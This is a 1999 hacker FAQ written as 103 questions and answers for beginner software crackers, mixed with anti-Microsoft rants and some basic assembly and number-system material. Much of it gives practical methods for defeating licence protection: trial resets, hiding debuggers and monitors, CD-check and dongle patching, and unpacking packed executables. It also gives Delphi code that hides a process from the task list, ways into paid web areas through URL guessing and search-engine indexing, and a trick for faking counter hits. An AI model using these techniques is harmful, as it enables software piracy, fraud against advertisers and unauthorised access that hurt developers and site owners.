
THE MORTAL CRACK FAQ PART DUEX

!!BACK BY POPULAR DEMAND!!

Preferred Viewing : WordPad. (!Strongly Recommended!)
By : WaJ.
Date Completed : July 1999. - Public Release October 29 '99 (Updated slightly)
Audience : Beginner/Intermediate Crackers.
Questions&Answers : 103
Contact : wajid@thecriminals.com // Heh, who need spam from M$?
Group : Hellforge. http://hellforge.tsx.org



Hi everyone, welcome again. Phew I didn't think the MORTAL CRACK FAQ 1 would have been so successful! I had LOADS of emails from thankful nyoobies. The response was great, that is what motivated me to write PART II. You see some of these crackers writing questions like:

Q1 Where you I get cracks from?

with a respose like:

A1 Go away lamer!

But this crack FAQ is not composed of such useless rubbish questions & answers. I asked my friends (also Nyoobies like me) to ask a set of questions which related to cracking. They came up with a whole database of questions that most confused them, these were then answered from different sources/ mostly from me myself. I believe that without a COMPLETE understanding of all the terms, you cannot get into REAL cracking. You need to learn to attack DIFFERENT schemes using a set of approaches, following a tutorial is not enough! NEVER revise a tutorial, just try to UNDERSTAND the concept and method of interception of serial/ modification method so that it can generically be applied to a similar program. Make a separate file, noting down the key points/information that may be reused.

Most frequently asked questions were answered in part I of the FAQ, if you haven't got part one, get it NOW! This FAQ will sometimes reference previous answers.

"Stealing from one is plagerism. Stealing from many is Research..."

I would luv this FAQ to be distributed on as many sitez as pozzible, as I think it will help NyooBees. Please leave it unmodified.

THE MORTAL CRACK FAQ PART 2 - Dedicated to Hellforge.

For best viewing:

Estimated Horizontal Screen width:The length of the following line:
<-->
MIN: The above line should be on one line only, NOT split up! If it is then your monitor resolution is tooooo small. If your page width matches this then you will be able to view MOST of the stuff as intended. (exc. A85]

Font: Courier New

NOTE: The FAQ is quite mixed in content.

-=-
[Q1]. I heard that there is a secret credit database in Microsoft Excel 97. What the hell, how do I access it?

[A1]. Yes, you have heard right my friend. You wonder why M!crosoft Applications be so massive, there is complete fuckin DOOM inside Excel Itself!. Access it by doing the following:
1. Start Excel (duh...)
2. F5
3. type "x97:l97"
4. hit the TAB key
5. Hold Shift & CTRL
6. Click on the graph icon in the toolbar
and you will see a complete game. Move around with the mouse. Click the right button to accelerate and the left button to reverse. Wonder what else is hidden under that M$ products.

-=-

[Q2]. What's up with Word97 Documents?

[A2]. There is a number found within a .doc file created with Word 97. Below listed is an example of one of my docs:

_PID_GUID _   ä_   A   N   { 5 0 6 A C 2 5 8 - E 3 2 3 - 1 1 D 2 - 9 A 9 7 - 8 2 4 2 9 9 3 9 0 3 3 7 }

Look at your document in Edit and see it. (& Beware of all M$ Products). Microsoft calls it a bug. I think it was used to encode the Ethernet adapter no. (NOTE: THIS IS NOT THE CASE IN WORD 2000 DOCS)

The GUID Generator calls the CoCreateGuid API function to generate a new GUID :

·   Defined in an IMPLEMENT_OLECREATE macro, which allows instances of a CCmdTarget-derived class to be created by Automation clients. For example:

```
// {CA761230-ED42-11CE-BACD-00AA0057B223}
IMPLEMENT_OLECREATE(<<class>>, <<external_name>>,
```

```
0xca761230, 0xed42, 0x11ce, 0xba, 0xcd, 0x0, 0xaa, 0x0, 0x57, 0xb2, 0x23);
```

- Defined using the DEFINE_GUID macro, which is commonly used in non-MFC programming. For example:

```
// {CA761231-ED42-11CE-BACD-00AA0057B223}
DEFINE_GUID(<<name>>, 0xca761231, 0xed42, 0x11ce, 0xba, 0xcd, 0x0, 0xaa, 0x0, 0x57, 0xb2,
0x23);
```

- Declared as a statically allocated structure. For example:

```
// {CA761232-ED42-11CE-BACD-00AA0057B223}
static const GUID <<name>> = { 0xca761232, 0xed42, 0x11ce, { 0xba, 0xcd, 0x0, 0xaa, 0x0, 0x57,
0xb2, 0x23 } };
```

- Specified in a form suitable for registry entries or registry editor scripts. For example:

```
{CA761233-ED42-11CE-BACD-00AA0057B223}
```

-=-

[Q3]. What is this new trojan outburst in which (hackers) can access your computer etc? How do these things work?

[A3]. Recently there have been a number of Trojan/Client programs distributed. The trojan program sits on your PC, literally waiting for a connection by a client. By using the client, the (outsider) can have *MORE* control over your PC that you sitting at the terminal. (One can be downloaded at www.cdc.com - Back Orifice).

The client is set with a timer (with a socket enabling connection on any TCP/IP network/Internet connection), after each tick, the part sitting on your computer (that you are unaware of) looks for a client connection parameter (i.e. is someone wanting to connect to you?). If someone is, it springs into action secretly sending them commands back. The functions can be unlimited, from re-booting, printing document to your printer to downloading & browsing you HDD. The way you determine if such a trojan is running is lookup the Processes in a Process viewer. You as a cracker should be able to recognise any fishy processes in memory, kill it and delete the corresponding file. The question you are left with is what if they use VxD's instead? Well then you get something like VxDMON and analyse fishy VxD's with that or look in your registry for the VxD startup.

-=-

[Q4]. I am using a program which requires a KeyFile to register. I fired up filemon, but the program takes it down (terminates it). What’s going on? How can I crack it NOW?

[A4a]. How dare it terminate your program. How rude can it get? The program is detecting the presence of filemon and killing it. So how does it do that I hear you say? Well there are many ways, but the most used method is using the "Classname" of the application to detect it. The program is most likely using the API function FINDWINDOW(Classname,nil). The second parameter is the window name and this is usually HexEdited out by the cracker, but the (amateur) cracker doesn't know about the classname! This property is set at development time. Try breakpointing on FindWindow (bpx FindWindow in SI). It can terminate your program by either the API's: OpenProcess (sending Process_Terminate to it) or Sendmessage (sending WM_CLOSE/WM_QUIT etc. to it). Intercept these message's at runtime, find the corresponding jump or flag and unjump/unflag it! And carry on...

[A4b] Alternatively change the classname of your filemon. To do this find out the original classname "filemonClass" (for filemon ONLY. Although its different for other apps (i.e. it is not always Application+Class), see next Q) using a hex editor and change it to something else of the same length such as "DreamGirl123". The application should not be able to detect it now. (NOTE: also change the Window caption to something else, JIC)

PROGRAMMER TIP
NOTE: If you are a programmer (Using A Key File/Registry to check for a registered user) then check for the Filemon window [FindWindow(ClassName,WindowName)], if it is found then just don't look for the keyfile, this will confuse the cracker. The same goes for Regmon, if you find it is active when your program is about to check for a registered user, don't look for the registry value. Leave the applications alone (i.e. don't terminate them) so the cracker is fooled into thinking what a tough protection it is. But after reading this question, the crackers will all go and change (HexEdit) the classnames and Window Caption of their applications to other values, anyway I shouldn't be helping U anyhow....

-=-

[Q5]. How can I stop a program detecting another application such as Regmon/X/Y/Z etc? (IF its using the classname)
[A5]. You can carry out a bpx on FindWindow or find the classname and change it to something else. To find the classname of an application, you need to use a utility like "Borland WinSight32". This is usually bundled with all versions of Borland Delphi. It displays *all* the current windows information along with their classname etc. Find this and change it in a hexeditor.

-=-

[Q6]. What is Shareware?
[A6]. Software designed to annoy people & be cracked.

-=-

[Q7]. How do I remove my program from the Windows TaskList, when I am programming?
[A7]. This calls for another one of the millions of undocumented functions in windows. To hide your application, you will have to use the RegisterServicesProcess API. This is ofcourse undocumented by M$, but just pass it the process ID with 1. The following code should take your program of this task list... (In Delphi)
where

```
Procedure StealthMode;
Var hNdl:hwnd;
    RegisterServiceProcess: TRegisterServiceProcess;
begin
        hNdl:=LoadLibrary('KERNEL32.DLL');                              // Load Library!!
        RegisterServiceProcess:=GetProcAddress(hNdl, 'RegisterServiceProcess'); // Find loc.
        RegisterServiceProcess (GetCurrentProcessID, 1);  // Into stealth mode
        FreeLibrary(hNdl);                                // Good programming practice
end;

//also add "TRegisterServiceProcess = function (dwProcessID, dwType:DWord) : DWORD; stdcall;" just after "Type"
```

-=-

[Q8]. Are you using Word97? Then read this...

[A8]. Make a word document in Word97. Save it with a password. Open it in M$ Edit. On the second line add a character, such as "1" (at the start). Save it. Open it in Word97 again. WTF Word 97 Freezes, without telling U the cause. What do you else expect from M$? Robustness?

-=-

[Q9]. What is this SoftICE & why is so Good?
[A9]. SoftICE is a system level debugger. It breaks system level barriers and allows the cracker, oh, I mean the software developer to find logic/runtime errors (also called execution errors) within their programs by setting breakpoints on system calls and/or custom calls!. (Not that most developers have a knowledge of assembly anyhow!). I respect SoftIce because it is able to control Windows and intercept system calls, something Micro$oft couldn't even do with their shite SDK kit.

-=-

[Q10]. The program I am trying to crack has expired and wont let me enter a number anymore, infact it wont even run! (or) The program I am running has expired & doesn't let me turn the data back!
[A10]. These are the general steps you can take:

Method 1
----
1. Use CleenSweep or a program that can monitor *ALL* changes to *ALL* files during install. Then Uninstall the program

This can be a bit of a bitch, On re-installation, the program can check for the expiry and not install the relevant "expired flag" files (on purpose). On uninstall the program WILL NOT remove the "expired flag" files, so if the user tries to re-install he/she still fucks up. That's why we have to use our own "UNINSTALL" method, instead of the programmers "NOT COMPLETE UNINSTALL" method from Add/Remove Programs.

Method 2
----
1. Run the program whilst running Regmon and delete all dodgy "PROGRAM KEYS" that it tries to reference (also See Q4 Programmer TiP!)
2. Tun the program whilst running FileMon and delete all dodgy files it accesses (usually you will find some *.ini or data file in win\sys) (also See Q4 Programmer TiP!)
3. Re-Install the program, and all *should* be alright.

Sometimes they may put HEX data into the registry or stuff in your configuration files (win.ini, system.ini etc.) so be careful, Don't delete your system files! Method 1 should be safer.

-=-

[Q11]. What do you guys have in your crackers toolbox?
[A11]. At the minimum you will need a Windows debugger, a HEX editor and a good Windows Disassembler plus other auxiliary tools for specific cracks.

NuMega's Softice - I use v3.32
 - The only debugger that can break system level barriers allowing you to put breakpoints on protected memory areas! Use Sitool by Lordbyte to hide your SoftICE (Download it from http://wajid.cjb.net).

Hackers View/HexWorkShop or any other good HEX editor.
 - Hackers view allows you to see your program in assembly and hex, thats why its so popular.

WinDASM v8.9, alternatively Sourcer, IDA Professional.
 - I use WinDASM. It is quite a good Disassembler that converts your program from MachineCode => Assembly. Windows Based GUI.

QuickView Plus - By Inso
 - Allows you to see the functions (import table) used by the program (also system/API calls). So you can check them out and break on them in SI!

You need to spot the main Ones and also custom ones. The below listed are all shipped with the WIn95 O/S:

Winmm.dll	Multimedia API.
Kernel32.dll	Main API's
User32.dll	Main API'S
Gdi32.dll	Main API's
Comdlg32.dll	Common Dialog's.
Winspool.drv	Printing.
Advapi32.dll	Registry Access.
Shell32.dll	Main API's

Windows API 32 Guide - Help file covering Windows functions.
 - If you have a Windows programming language installed, search for "Win32.hlp" on your computer. It comes with all Windows programming languages. It contains information on those commands such as "GetDlgItemTexta", "GetWindowTexta" and gives you the parameters that they are looking for. So you can use QVP, find the imported calls, search for them in Win32.hlp and see what they do, if they are fishy, break on them and crack the bitch! NOTE: Micro$oft have only documented $ome calls. Most of them remain undocumented. In my computer Science course, I am told that documenting is the MOST IMPORTANT part of programming. I guess Microsoft haven't done Computer Science. Also there are some documenting errors in the API that re-boots the computer, that's why some programs restart your computer, when they say they will re-start Windows.

RegMon - Find it at Shareware.com or other sites
 - It monitors each and every call to read/or write to the registry, an essential.

FileMon
 - Another essential. Logs, every single call to read or write to any file.

A VxD Monitor (VxDMon)
 - Most crackers forget that VxD protection is also used by some programs. FileMon will not catch these reads! As I found out the hard way!

NuMega's SmartCheck v6.0 - Useful for VB5 applications
 - I don't know how to use this, but it seems to be excellent?

NOTE: if you haven't got these tools, just enter the name in a search engine, or visit some cracking sites, these will most definitely be around. If you start getting bogus hits, just enter "Warez <ToolName>".

-=-

[Q12]. Dongle, Bongle, Hongle... What the hell is a dongle?
[A12]. CrackZ. Well its usually a combination of hardware and software protection, the hardware constituent is a small plug which usually connects to the parallel port of your computer although Serial devices are also available, Sentinel and HASP are 2 contributors of Dongles, but there are others such as DesKEY etc., put simply if you don't have the dongle the program doesn't run, often the program will periodically check during its operation for the presence of the dongle as well.

-=-

[Q13]. Hey Baby, give me some tips on Dongle Cracking:
[A13]. CrackZ. When you first start cracking, your competency will be tested and measured by others based upon your ability to crack dongles, dongled programs are widely acknowledged to be one of the most difficult applications to crack, it is the protection of choice for expensive applications such as Cubase, SoftImage and 3D Studio Max as well as various plug-ins.

It's actually a lot easier to crack dongles when you have the actual dongle itself, in fact most tutorial authors probably possess the dongle in the first place, without the dongle you are probably going to have to 'zen' a lot and maybe pray.
With dongles I can not stress how important it is to have information about the protection you are dealing with, ½ of the challenge is establishing which flavour of dongle you are dealing with, for the HASP check out ftp://ftp.hasp.com, just use a regular search engine for other vendors, also during the installation watch for files such as sentinel.vxd etc. You should try and understand exactly the 'dongle' it is you are trying to crack and read my following tips.

1. Remember that the weak part of the dongle is usually the software driving the hardware, for the most part all the software wants is the 'answers' from the hardware, forget cracking the dongle wrapper unless you are really wanting to sit down for a long session.
2. Most dongle implementations are poor, the programmer will most likely write his own functions to check responses from the dongle using silly function names which are obvious under disassembly, if they used the dongle manufacturer's API the protection can be a lot stronger.
3. Most dongles have more than one beggar off/beggar on check, sometimes flags are set discretely to trick you, tracking these down is fairly easy once you are sure that you are actually looking at the protection scheme.
4. Some dongle routines will attempt to confuse you with complex maths expressions which in reality are very simple in operation, in assembler even simple mathematics can be confusing, this isn't that big a problem in Softice because there's usually a beggar off check at the end.
5. For the most part, forget working out the dongles code or routines unless you really must understand it in its entirety, its sometimes better to settle for less aesthetically pleasing NOP's and brute force techniques.
6. Don't despair when a dongle beats you, some programs can be literally uncrackable without the dongle present, some dongles drive the programs they protect to an extent where patching them is just impractical. I wish you Good luck and remember to use any information you have, study my brute-force crack below for an idea of what your up against.

-=-

[Q14]. How do I crack Photoshop plugins? I mean they are not executable files they are *.8bf. I tried to rename it into an exe but it just crashed on execution.
[A14]. At first this program might seem harder because it is a plugin and not a stand-

alone .exe, but in truth plugins are exactly like programs. The only real difference is who "owns" them. For regular programs the owner is the OS, but for plugins (which are really just DLL's, and maybe name *.dat/ *.8bf etc.) the owner is the program they plug into (in this case Photoshop itself). When you run the specific plugin, the program will execute the code found in the 8bf file, which is really just a dll. You may disassemble the 8bf file too, set breakpoints on when it is called and crack it! Same for plugins to other programs! Let Photoshop read the 8bf (i.e. execute it), then crack it with it's pants down! JUST cuz they name the file with stupid extensions, it does not mean its not executable (but it also doesn't mean that U go renaming them to exe's!). Use QVP to determine if they are executable or just data files.

-=-

[Q15]. When cracking, how do I know if I am in the O/S code or in the programs code?
[A15]. In SI, at the bottom, on the left, you see the task you're studying. If you see 'the program I'm cracking', it's good. if you see: kernel32 / user / user32 / gdi / VMM then you need to step out (F12). Never modify the code in these Windows O/S tasks.

As Windows is a multi tasking O/S, it continually switches between tasks when the task has finished its time slice or other priority allocation. The O/S is continually bombarded with Interrupts which need servicing. It manages this by allocating a priority to each interrupt. On each interrupt the O/S checks the priority of that interrupt, if it is greater that the currently executing task, the current process address is pushed to the stack and the interrupt with the higher priority is dealt with 1st, before returning to the previous task by popping the stack. This is done so fast that you may not ever notice it if you stick a bpx on your exe, but if you happen to press CTRL-D at a random time (if you are mad and are trying to catch the serial generating routine by chance), then you may see the O/S switching between your proggies!

Hint : If you are cracking a program with a bpx (just say "GetWindowTexta") unload as many apps as possible, They could make SI break, at unwanted points. If on the other hand you unloaded everything visible and the O/S breaks on "GetWindowTexta" whenever you enter any text via an unknown process, followed by a "WriteFile" then i would seriously be worried !)

-=-

[Q14]. What's this MZ shit I find at the start of a DOS exe file?
[A14].
The Structure of A DOS EXE File:

Offset	**Size**	**Description**
00	word	"MZ" - Link file .EXE signature (Mark Zbikowski?)
02	word	length of image mod 512
04	word	size of file in 512 byte pages
06	word	number of relocation items following header
08	word	size of header in 16 byte paragraphs, used to locate the beginning of the load module
0A	word	min # of paragraphs needed to run program
0C	word	max # of paragraphs the program would like
0E	word	offset in load module of stack segment (in paras)
10	word	initial SP value to be loaded
12	word	negative checksum of pgm used while by EXEC loads pgm
14	word	program entry point, (initial IP value)
16	word	offset in load module of the code segment (in paras)

```
18   word  offset in .EXE file of first relocation item
1A   word  overlay number (0 for root program)
```

- relocation table and the program load module follow the header
- relocation entries are 32 bit values representing the offset into the load module needing patched
- once the relocatable item is found, the CS register is added to the value found at the calculated offset

Registers at load time of the EXE file are as follows:

```
AX:   contains number of characters in command tail, or 0
BX:CX 32 bit value indicating the load module memory size
DX    zero
SS:SP set to stack segment if defined else,  SS = CS and
      SP=FFFFh or top of memory.
DS    set to segment address of EXE header
ES    set to segment address of EXE header
CS:IP far address of program entry point, (label on "END"
      statement of program)
```

-=-

[Q15]. When the function is not using a known API, How may I Find out the type parameters to their function and amount of parameters etc.?

[A15]. Why the hell may you want to know this? = If you have a dll, know the functions inside it, & you are a programmer, you may want to call them yourself through your own program ;) hint, hint!

Rhayader. Some excellent information here:

When the function is not using a known API, variables might not easily recognised. One variables type that might easily recognise is a boolean variables. When the code you were examining contain an instruction like:

```
...
move eax, [ebp-40h]
test eax, eax
jz   loc_41453D
...
```

At [EBP-40h] you probably found a variable of type BOOL. Another type that might easily recognised, is a counter in a for loop. In C, the for loop usually coded as:

```
for (i = 0; i < 1024; i++) {
      // processing some variables
   };
```

Please, carefully examine the following snippets. Pay attention to how [EBP-164h] is used:

```
        ...
        mov    dword ptr [ebp-164h], 0    ; Init [ebp-164h]
        jmp    short loc_41453D           ; Start from loc_41453D

loc_41452E:
        mov    ecx, [ebp-164h]            ; The [EBP-164h] again
        inc    ecx                        ; increment
```

```
        mov     [ebp-164h], ecx            ; and saved

loc_41453D:
        cmp     dword ptr [ebp-164h], 400h ; Is [ebp-164h] > 1024 ?
        jnb     short loc_414567           ; If bigger, jump
        ...                                ; Some codes that works with
        ...                                ; other variables
        ...                                ; Snip for brevity
        jmp     short loc_41452E           ; jump back

loc_414567:
        ...
```

Did you know how it works? You're right, [EBP-164h] is the counter. If you're not a C programmer, you probably didn't know one funny thing. A C programmer, rarely use a counter for different purpose. If you find a for statement inside
your disassembly, many times you can bet that the same variables will be used for a counter again when the function do another for loop. One thing that programmers will use it for, is probably an index to an array. The code below is
snip out from the same routine:

```
        mov     eax, [ebp-164h]
        mov     edx, ds:00423194[eax*4]
```

In the code above, [EBP-164h] contain an index for a global variable array at offset ds:00423194h. The array type is 32-bit integer. That's why the counter is incremented by four bytes (the code [eax*4]). If the array is a type of
CHAR (1 byte), the code will look like this:

```
        mov     eax, [ebp-164h]
        mov     edx, ds:00423194[eax]
```

If both the index and the array is local variables, the code might not be as clear as the code above. An array of type DWORD will probably disassemble such as:

```
        mov     eax, [ebp-164h]
        mov     edx, [ebp+eax*4-40h]
```

In this code, we can found an array of type DWORD starting at [EBP-40h].

-=-

[Q16]. All you crackers, whenever anybody mentions Micro$oft, you say duh..., you hate M$, why?
[A16]. Why we hate M$

- M$ is so Fuckin BiG
- M$ try to spy on users instead of extending their O/S
- M$ do not (properly) document their API's for their programmers
- M$ Uses names such as NONAME001 for some of their O/S functions, if I used that in my program in my BSc Computer Science course, they would seriously kick me off the course.
- M$ Hide big Graphics in their applications (See Q1), just for the fun of it. Don't think of poor people's small HDD's.
- M$ Try to be funny by using API names such as BozosLiveHere!
- M$ Develop BiG buggy Development environments (VB6) that "claim" to use "NATIVE CODE". When all you can develop is a shite interpreted exe's.

- M$ Try to dominate all area's of computing
- M$ are responsible for taking down many reputable application developers
- M$ Charge $$$$$$$$$$'s for letting you have the "Designed for Windows 95/98" logo on your applications ass.
- M$ use Poor security in their O/S. Allows you to easily hide lethal VxD's.
- M$ Have a slow web-site
- M$ Try to make us feel sorry for them by sponsoring orgs. like NSPCC (Anti-Cruelty to children), yeah NSPCC & Bill Gates? fishy!
- M$ Give us unrobust Applications (see Q8)

  etc.

Microsoft has a dream [here we go], the dream is to control the world. They intend to do this with applications like Windows [scary isn't it ?], and by the looks of it they might succeed. A lot of people think computers should be easy, that there should be no skill involved in it and that everyone should HAVE to use one. Microsoft are using this idea to flood the market with shit like Windows, in the hope that it will be accepted as a "standard". Windows is already this but Microsoft aren't happy with one success, they want to be on top of the hill.

This is where we come in. If Microsoft is going to succeed in taking over the world then we should be there making their lives difficult. There should be more competition in the market, Not just Windows, Windows & More Windows... So people Crack ALL Microsoft Programs on release! But hey think about it... Can anybody make an O/S to make everybody in the world 100% happy with it? nope.

-=-

[Q17]. Why Microsoft's patch to winnuke didn't work against all winnuke versions?
[A17]. OK, you want more on M$:

The patch that Microsoft distributed, which supposedly prevented your machine from locking up after a winnuke attack, merely looked for any packet with the bit of data on it. So Microsoft actually patched their kernel to ignore incoming NetBIOS packets that say "blah." Now, only the more popular version of the exploit sent the string "blah." Someone did a Macintosh port that said something different, say "pishaw," and that still caused patched Win32 machines to crash. After a bit of debate, users realised this and changed their own programs to say anything other than "blah." Thus, they were still able to attack Win32 machines.

-=-

[Q18]. How do I crack game that are protected with CD Protection?
[A18]. CD-ROM Calls:

Set a breakpoint on GetDrivetype(a). If eax is compared with 5, Then is a CD Check! The value returned may consist of any of the following:

Value	**Meaning**
0	Drive Cannot Be determined
1	Root Dir Does not exist
2	DriveRemoveable
3	A Fixed Disk (HardDrive)
4	Remote Drive(Network)
5	Cd-Rom Drive
6	RamDisk

If you are a normal criminal, it will be 3. So change eax to 3 or change the comparison to 3 instead of 5.

NOTE: Other "things" may also be used to trap out that if it is a CD or not. I.e. they may check the root directory for a file etc. In such cases Hexedit the filename with "\.\..\nul" adding or taking away slashes or dots as necessary. The above will then check nul, which obviosly should be there! The CD_Label may also be checked. In such case HexEdit it again (Assuming no encyption is used, this does not happen usually with games).

Other Breakpoints:

GetLogicalDrives
GetLogicalDriveStrings
GetDriveTypeA
GetFileAttributesA
GetFileSize
GetLogicalDrives
GetlogicalDriveStrings
GetLastError
ReadFile

More:
interrupt 2f is the mscdex interrupt
    bpint 2f, al=0 ah=15 checks if mscdex installed
    try breaking on file accesses as well

-=-

[Q19]. What is a CGI? I saw CGI Cracking it on Fravia's site!
[A19]. CGI stands for Common Gateway Interface. It is a way for users to submit requests and have the server perform some function, typically a function that is native to the operating system, to either send a more "dynamic" response to the user, or to gather information about the user. For example, the user fills out a survey form and mails it in, or requests information on a part number and the server looks up the price from a database before sending the user the HTML page.

-=-

[Q20]. How can I falsely increase the hits on my counter?
[A20]. This one is a sore spot with me, as I have no understanding as to the importance of a web counter. If you are a site trying to gain advertisers, well, you would obviously forge this number (make it very high) and even forge your logs to show thousands and thousands of entries to a perspective sucker^h^h^h^h^h^h client. Now, how do you increase the hits on your counter without hitting reload a zillion times like some type of lamer? You simply reference the counter on someone else's site that is a high traffic site. For example, if the high traffic counter is at http://Fravia.org, then simply add that link to your page. Lame, but simple. Anyone looking at your source code can see you are pathetic.

-=-

[Q21]. How can I get pictures without paying for them at adult web sites?
[A21]. For those of you reading this who are not into porn, just pretend that there are web sites with REAL useful data in a protected directory that you wish to access. For those of you I told to actually pay the whopping $5 the adult site is asking for, that IS the best solution. The second solution is USENET and one of the porn newsgroups, as lamers that DO retrieve these files often post them there, along with the porn sites themselves to get you to check them out.

Often a site will limit a part of the web tree, let's say the main page to the subscriber area. Since this page is the only spot with links to the good stuff, a site will limit access to that single page. Your job is to guess the links under the main page. Look at the public areas. Note the names of directories and files, note the layout. It is possible that you can guess these URLs, and quite possible these are unrestricted. For images, they may have them all in a single image directory, so try and guess that one first.

Another option that I have used for non-porn sites with great success is to use search engines. There are many search sites that allow you to submit a URL for indexing -- try submitting the URL of the protected page and let the spider try and index everything underneath it. Depending on the search site, you could have the entire protected area indexed in a few days. For example, I found a site that allowed online credit checks, skip tracing, NCIC searches, and all kinds of info. Indexing that site allowed me to view every single submission form. Of course I still needed an account name and password to actually submit the form, but it was still fun to plough through and look at WHAT I could have submitted. By the way site in question is no longer on the web, but I'm sure their CGI scripts had potential holes that could have allowed for submissions to be made...

-=-

[Q22]. I am following a tutorial to crack a VB5 program but the breakpoints don't seem to work, what going on?
[A22]. It looks like you haven't given the symbols info of the vb runtime mother to SI. To do that either add the symbols via Symbol Loader (if you cant be bothered to re-boot) else add the text "EXP=C:\WINDOWS\MSVBVM50.DLL" above or below one of the EXP lines (obviously substituting the path for Ur own, duh...) to the "WinIce.dat" file.

-=-

[Q23]. What is packing?, why is it hard to crack a packed file? are there any ways around them?
[A23]. Packing is the act of "optimising" or "compressing" the executable code found in an executable in such a way that the code has to be decrypted or uncompressed into memory at runtime by the "loader" (part of the program NOT THE O/S LOADER), (which in itself is not encrypted, obviously). In such a program you will not be able to directly patch the exe, even if you find your target jump, as you will not find the same segment of code in the exe as you found in memory. Below is what Quick View Plus shows me for a packed file:

Import Table

ÿ
Ordinal Function Name

ÿ
Ordinal Function Name

òEwµ__ÀÝJ†ò8¾tóQ_»2_-JCs_Kl™¶ò5Fò´¥__Ic_µ_'e‡e_™´B_KãÎŒÊ7 IsZŒ˜_d‹R_qK-
ŠX_Eë)ˆy¥_©0(nÿTi×>-âL©R¶W©_íO_Kf`!›ø´_°…p¬T'#_IR_ÊæS_OeÞÓ¶g~\¢ŠE'ª_+cuf$_Z
‰_Ž(š_"MA;vÒ8Ú_YÂêŸÉ_~Í eFqÚe£'_P±m"_)J_I_Ò×_ƒ*s™DCJ_R~ÉR°V'^œvLRpµÅ
ò_N5[m_2Œ‹P)|;71_o8Qu6Îš%s"K_è*k_pOfã\PROGRAM\DEWP.DLL
Ordinal Function Name

```
feff  ÿEwµ__ÀÝJ†ò8¾tóQ_»2_-JCs_Kl™¶ò5Fò´¥__Ic_µ_'e‡e_™´B_KãÎŒÊ7   IsZŒ˜_d‹R_qK-
ŠX_Eë)ˆy¥_©0(nÿTi×>-âL©R¶W©_íO_Kf`!›ø´_°…p¬T'#_IR_ÊæS_OeÞÓ¶g~\¢ŠE'ª_+cuf$_Z
‰_Ž(š_"MA;vÒ8Ú_YÂêŸÉ_~Í eFqÜe£'_P±m"_)J_I_Ò×_ƒ*s™DCJ_R~ÉR°V'^œvLRpµÅ
     ò_N5[m_2Œ‹P)|;71_o8Qu6Îš%s"K_è*k_pOfã\PROGRAM\DEWP.DLL
```


....

clearly quite worrying. The packed program builds these up at runtime ;(. An approach around these types of files is to find the place to patch, and after the loader has urinated into memory (usually iteration via a loop structure), let your code patch the extracted code in memory (using BPM). Sometimes these "packers" are quite clever, integrating Code-Compression, Anti-SI, Anti-WDASM32 and Heavy-In-Memory-CheckSumming stuff into the exe's. Clearly impossible for nyoobies to crack. But worry not, these are being defeated via "UnPackers", by your contributing cracker/programmer friends ;) ;) Nearly all major packers have got an accompanying unpacker. (i.e. Shrinker => De-Shrinker)! If some fucker comes out with a custom packed file protection, we will defeat it together. Long live the art of cracking...

Most (such) debugging tricks, as for today, are used within viruses, in order to avoid disassembly of the virus. Another large portion of anti debugging tricks is found with software protection programs, that use them in order to make the cracking of the protection harder.

NOTE : Read the excellent tutorial's on unpacking these packed files on my webpage (http://wajid.cjb.net)

-=-

[Q24]. Converting decimal numbers to binary (eg. 43)

[A24]. There are several methods to convert decimal numbers to binary; only one will be analysed here. Naturally a conversion with a scientific calculator is much easier, but one cannot always count with one, so it is convenient to at least know one formula to do it.

The method that will be explained uses the successive division of two, keeping the residue as a binary digit and the result as the next number to divide.

Let us take for example the decimal number of 43.

43/2 = 21 remainder 1

21/2 = 10 remainder 1

10/2 = 5 remainder 0

5/2 = 2 remainder 1

2/2 = 1 remainder 0

1/2 = 0 remainder 1

Building the number from the bottom, we get that the binary result is 101011. This method is called "Repeated Division"

-=-

[Q25]. What's this 2Bh, is it a number or what?

[A25]. You are taking about the Hexadecimal system:

On the hexadecimal base we have 16 digits, which go from 0 to 9 and from the letter A to the F, these letters represent the numbers from 10 to 15. Thus we count 0,1,2,3,4,5,6,7,8,9,A,B,C,D,E, and F.

The conversion between binary and hexadecimal numbers is easy. The first thing done to do a conversion of a binary number to a hexadecimal is to divide it in groups of 4 bits, beginning from the right to the left. In case the last group, the one most to the left, is under 4 bits, the missing places are filled with zeros.

Taking as an example the binary number of 101011, we divide it in 4 bits groups and we are left with:

10;1011

Filling the last group with zeros (the one from the left):

0010;1011

Afterwards we take each group as an independent number and we consider its decimal value:

0010=2;1011=11

But since we cannot represent this hexadecimal number as 211 because it would be an error, we have to substitute all the values greater than 9 by their respective representation in hexadecimal, with which we obtain:

2Bh, where the h represents the hexadecimal base.

In order to convert a hexadecimal number to binary it is only necessary to invert the steps: the first hexadecimal digit is taken and converted to binary, and then the second, and so on.

-=-

[Q25]. Can you explain data movement around the computer?
[A25]. In any program it is necessary to move the data in the memory and in the CPU registers; there are several ways to do this: it can copy data in the memory to some register, from register to register, from a register to a stack, from a stack to a register, to transmit data to external devices as well as vice versa.

This movement of data is subject to rules and restrictions. The following are some of them:

*It is not possible to move data from a memory locality to another directly; it is necessary to first move the data of the origin locality to a register and then from the register to the destiny locality.

*It is not possible to move a constant directly to a segment register; it first must be moved to a register in the CPU.

It is possible to move data blocks by means of the movs instructions, which copies a chain of bytes or words; movsb which copies n bytes from a locality to another; and movsw copies n words from a locality to another. The last two instructions take the values from the defined addresses by DS:SI as a group of data to move and ES:DI as the new localisation of the data.

To move data there are also structures called batteries, where the data is introduced with the push instruction and are extracted with the pop instruction.
In a stack the first data to be introduced is the last one we can take, this is, if in our program we use these instructions:

```
  PUSH AX
  PUSH BX
  PUSH CX
```

To return the correct values to each register at the moment of taking them from the stack it is necessary to do it in the following order:

```
  POP CX
  POP BX
  POP AX
```

-=-

[Q26]. What the hell is the difference between MOVS, MOVSB and MOVSB?
[A26].

Syntax:
MOV Destiny, Source

Where Destiny is the place where the data will be moved and Source is the place where the data is.

Example:

```
  MOV AX,0006h
  MOV BX,AX
  MOV AX,4C00h
  INT 21H
```

